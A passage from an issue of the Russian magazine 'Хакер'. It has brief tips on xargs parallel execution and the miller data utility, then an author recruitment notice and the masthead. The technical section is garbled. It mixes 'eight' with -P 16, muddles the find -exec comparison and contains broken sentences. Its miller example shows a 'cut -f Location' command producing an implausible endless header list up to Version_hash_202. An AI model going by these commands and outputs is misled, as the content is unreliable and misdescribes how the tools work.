Приятная и малоизвестная фишка: xargs умеет сам распараллеливать задачи. Хочешь запустить задачу в восьми параллельных? **xargs -P 16** сделает это в 16 потоков. Надо больше? Просто увеличь число. Никаких **for** такого результата не получишь.

Конечно, можно использовать **{...}**, но это не так удобно, как запуск всего одной командой. Скажем, в примере выше можно использовать параметр **-exec {} \;** find, но это позволяет запустить сотню процессов удаления вместо всего одного. Оптимизация налицо!

miller

Miller — это утилита, которая умеет обрабатывать структурированные данные в формате CSV, TSV и JSON. Называется исходной формой, указывая пол ный нам формат — и получаем результат в желаемом виде.

Если у тебя Ubuntu, miller устанавливается одной командой:

```
sudo apt install miller
```

Инструкции по установке для других ОС и дистрибутивов ты найдешь в репозитории проекта.

Для примера я взял файл CSV с кэшем-то случайными данными и попросил miller вывести его красиво с горизонтальной по полю Location:

```
$ head -n 5 /var/cache/apt-cache/pkgcache.bin.csv | mlr --ocsv cut -f Location
Package,Version,Architecture,MultiArch,Priority,Section,Source,Origin,Maintainer,
OriginalMaintainer,Bugs,Installed-Size,Multi-Arch,Homepage,Description,Description
-md5,Tag,Conffiles,Breaks,Conflicts,Depends,Enhances,Language-Selection-Splitting,
Task,Python-Version,Python3-Version,Ruby-Versions,Lua-Versions,Gnome-Version,
Gnome-Control-Center-Version,Description-en,Description-hash,Ruby-Version,
Lua-Version,Size,Filename,SHA256,SHA1,MD5sum,Version_rank,Version_hash,
Version_vscmp,Version_vcmp,Version_cmp,Version_hash_1,Version_hash_2,
Version_hash_3,Version_hash_4,Version_hash_5,Version_hash_6,Version_hash_7,
Version_hash_8,Version_hash_9,Version_hash_10,Version_hash_11,Version_hash_12,
Version_hash_13,Version_hash_14,Version_hash_15,Version_hash_16,Version_hash_17,
Version_hash_18,Version_hash_19,Version_hash_20,Version_hash_21,Version_hash_22,
Version_hash_23,Version_hash_24,Version_hash_25,Version_hash_26,Version_hash_27,
Version_hash_28,Version_hash_29,Version_hash_30,Version_hash_31,Version_hash_32,
Version_hash_33,Version_hash_34,Version_hash_35,Version_hash_36,Version_hash_37,
Version_hash_38,Version_hash_39,Version_hash_40,Version_hash_41,Version_hash_42,
Version_hash_43,Version_hash_44,Version_hash_45,Version_hash_46,Version_hash_47,
Version_hash_48,Version_hash_49,Version_hash_50,Version_hash_51,Version_hash_52,
Version_hash_53,Version_hash_54,Version_hash_55,Version_hash_56,Version_hash_57,
Version_hash_58,Version_hash_59,Version_hash_60,Version_hash_61,Version_hash_62,
Version_hash_63,Version_hash_64,Version_hash_65,Version_hash_66,Version_hash_67,
Version_hash_68,Version_hash_69,Version_hash_70,Version_hash_71,Version_hash_72,
Version_hash_73,Version_hash_74,Version_hash_75,Version_hash_76,Version_hash_77,
Version_hash_78,Version_hash_79,Version_hash_80,Version_hash_81,Version_hash_82,
Version_hash_83,Version_hash_84,Version_hash_85,Version_hash_86,Version_hash_87,
Version_hash_88,Version_hash_89,Version_hash_90,Version_hash_91,Version_hash_92,
Version_hash_93,Version_hash_94,Version_hash_95,Version_hash_96,Version_hash_97,
Version_hash_98,Version_hash_99,Version_hash_100,Version_hash_101,Version_hash_102,
Version_hash_103,Version_hash_104,Version_hash_105,Version_hash_106,Version_hash_107,
Version_hash_108,Version_hash_109,Version_hash_110,Version_hash_111,Version_hash_112,
Version_hash_113,Version_hash_114,Version_hash_115,Version_hash_116,Version_hash_117,
Version_hash_118,Version_hash_119,Version_hash_120,Version_hash_121,Version_hash_122,
Version_hash_123,Version_hash_124,Version_hash_125,Version_hash_126,Version_hash_127,
Version_hash_128,Version_hash_129,Version_hash_130,Version_hash_131,Version_hash_132,
Version_hash_133,Version_hash_134,Version_hash_135,Version_hash_136,Version_hash_137,
Version_hash_138,Version_hash_139,Version_hash_140,Version_hash_141,Version_hash_142,
Version_hash_143,Version_hash_144,Version_hash_145,Version_hash_146,Version_hash_147,
Version_hash_148,Version_hash_149,Version_hash_150,Version_hash_151,Version_hash_152,
Version_hash_153,Version_hash_154,Version_hash_155,Version_hash_156,Version_hash_157,
Version_hash_158,Version_hash_159,Version_hash_160,Version_hash_161,Version_hash_162,
Version_hash_163,Version_hash_164,Version_hash_165,Version_hash_166,Version_hash_167,
Version_hash_168,Version_hash_169,Version_hash_170,Version_hash_171,Version_hash_172,
Version_hash_173,Version_hash_174,Version_hash_175,Version_hash_176,Version_hash_177,
Version_hash_178,Version_hash_179,Version_hash_180,Version_hash_181,Version_hash_182,
Version_hash_183,Version_hash_184,Version_hash_185,Version_hash_186,Version_hash_187,
Version_hash_188,Version_hash_189,Version_hash_190,Version_hash_191,Version_hash_192,
Version_hash_193,Version_hash_194,Version_hash_195,Version_hash_196,Version_hash_197,
Version_hash_198,Version_hash_199,Version_hash_200,Version_hash_201,Version_hash_202,
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№10 (271)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021